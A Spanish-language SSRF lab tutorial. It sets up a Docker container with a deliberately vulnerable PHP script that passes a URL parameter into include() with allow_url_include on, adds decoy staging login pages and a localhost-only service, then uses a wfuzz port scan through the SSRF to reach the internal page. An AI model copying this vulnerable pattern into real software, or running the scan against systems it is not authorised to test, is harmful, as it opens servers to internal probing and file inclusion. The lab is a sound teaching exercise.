SSRF (Server-Side Request Forgery)
Análisis técnico de la vulnerabilidad SSRF: vectores de ataque, ejemplos reales, y técnicas de detección y mitigación en entornos modernos.

¿Qué es SSRF?
Server-Side Request Forgery es una vulnerabilidad que permite al atacante inducir al servidor a realizar solicitudes HTTP hacia destinos arbitrarios. El objetivo puede ser la red interna, servicios locales, metadatos de cloud, o endpoints restringidos.
Preparando el entorno vulnerable
1
2
3
4
5
6

docker pull ubuntu:latest
docker run -dit --name ssrf_first_lab ubuntu
docker exec -it ssrf_first_lab bash
apt update
apt install apache2 php nano python3  -y
Configuracion del servicio apache
1
2
3
4
service apache2 start
cd /var/www/html
rm index.html
nano utility.php
Contenido de la utilidad:
1
2
3
4
5
6
7
8
9
10
11
<?php

    if(isset($_GET['url'])){
      $url = $_GET['url'];
      echo "\n Listando contenido de la Web -->" . $php . ":\n\n";
      include($url);
    }else{
      echo "\n No se proporciono una URL valida";
    }

?>
Habilitar allow_url_include en php.ini
1
2
nano /etc/php/8.3/apache2/php.ini
service apache2 restart
Verificar el funcionamiento:

Creando login de “Produccion”
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Iniciar sesión - AcmeCorp(PRO)</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <style>
    body {
      background-color: #f4f6f8;
      font-family: Arial, sans-serif;
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
    }
    .login-container {
      background-color: white;
      padding: 40px;
      border-radius: 8px;
      box-shadow: 0 4px 10px rgba(0,0,0,0.1);
      width: 100%;
      max-width: 360px;
    }
    .login-container h2 {
      margin-bottom: 24px;
      color: #333;
      text-align: center;
    }
    input[type="text"],
    input[type="password"] {
      width: 100%;
      padding: 12px;
      margin-bottom: 16px;
      border: 1px solid #ccc;
      border-radius: 4px;
    }
    button {
      width: 100%;
      padding: 12px;
      background-color: #007bff;
      border: none;
      color: white;
      font-weight: bold;
      border-radius: 4px;
      cursor: pointer;
    }
    button:hover {
      background-color: #0056b3;
    }
    .footer {
      margin-top: 16px;
      text-align: center;
      font-size: 0.9em;
      color: #777;
    }
  </style>
</head>
<body>
  <div class="login-container">
    <h2>Portal Corporativo</h2>
    <form action="/auth/login" method="POST">
      <input type="text" name="username" placeholder="Usuario" required>
      <input type="password" name="password" placeholder="Contraseña" required>
      <button type="submit">Iniciar sesión</button>
    </form>
    <div class="footer">
      © 2025 AcmeCorp S.A.
    </div>
  </div>
</body>
</html>
Login de PRE-produccion
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Login - Staging - AcmeCorp</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <style>
    body {
      background-color: #eaeaea;
      font-family: 'Courier New', Courier, monospace;
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
    }
    .login-container {
      background-color: #fffbe6;
      padding: 40px;
      border: 2px dashed #999;
      border-radius: 8px;
      width: 100%;
      max-width: 400px;
    }
    .banner {
      background-color: #ffa500;
      color: #000;
      text-align: center;
      padding: 8px;
      font-weight: bold;
      margin-bottom: 20px;
      border-radius: 4px;
    }
    h2 {
      text-align: center;
      color: #333;
    }
    input[type="text"],
    input[type="password"] {
      width: 100%;
      padding: 12px;
      margin-top: 10px;
      margin-bottom: 16px;
      border: 1px solid #ccc;
      border-radius: 4px;
    }
    button {
      width: 100%;
      padding: 12px;
      background-color: #555;
      border: none;
      color: white;
      font-weight: bold;
      border-radius: 4px;
    }
    button:hover {
      background-color: #333;
    }
    .footer {
      margin-top: 16px;
      text-align: center;
      font-size: 0.85em;
      color: #555;
    }
  </style>
</head>
<body>
  <div class="login-container">
    <div class="banner">⚠️ ENTORNO DE PRE-PRODUCCIÓN</div>
    <h2>Staging Portal</h2>
    <form action="/staging-auth/login" method="POST">
      <input type="text" name="username" placeholder="usuario@staging.local" required>
      <input type="password" name="password" placeholder="contraseña123" required>
      <button type="submit">Login</button>
    </form>
    <div class="footer">
      AcmeCorp Internal Staging - No usar en producción
    </div>
  </div>
</body>
</html>
Blindeando el servicio
En el contenedor de docker:
1
2
3
nano new-login.html
cd /tmp
python3 -m http.server 4646 --bind 127.0.0.1
Este servicio ahora solo es visible desde la propia maquina (o contenedor).
Primer ejemplo de SSRF
Se utilizará el punto de entrada vulnerable utility.php?url= para inducir al servidor a realizar solicitudes a direcciones locales (127.0.0.1, localhost) o privadas (10.x.x.x, 172.16.x.x, 192.168.x.x) en distintos puertos.
1
wfuzz -c -t 200 --hl=3 -z range,1-65535 "http://172.17.0.2/utility.php?url=http://127.0.0.1:FUZZ"

Ahora el puerto 4646 aparece, eso quiere decir que las peticiones se estan haciendo desde la maquina local.
Accediendo a contenido en PRE-produccion
1
http://172.17.0.2/utility.php?url=http://127.0.0.1:4646/new-login.html
Conclusión
A través de los escenarios simulados, se demostró que una vulnerabilidad de tipo SSRF puede comprometer seriamente la seguridad interna de un sistema, incluso sin necesidad de una explotación directa del servidor afectado.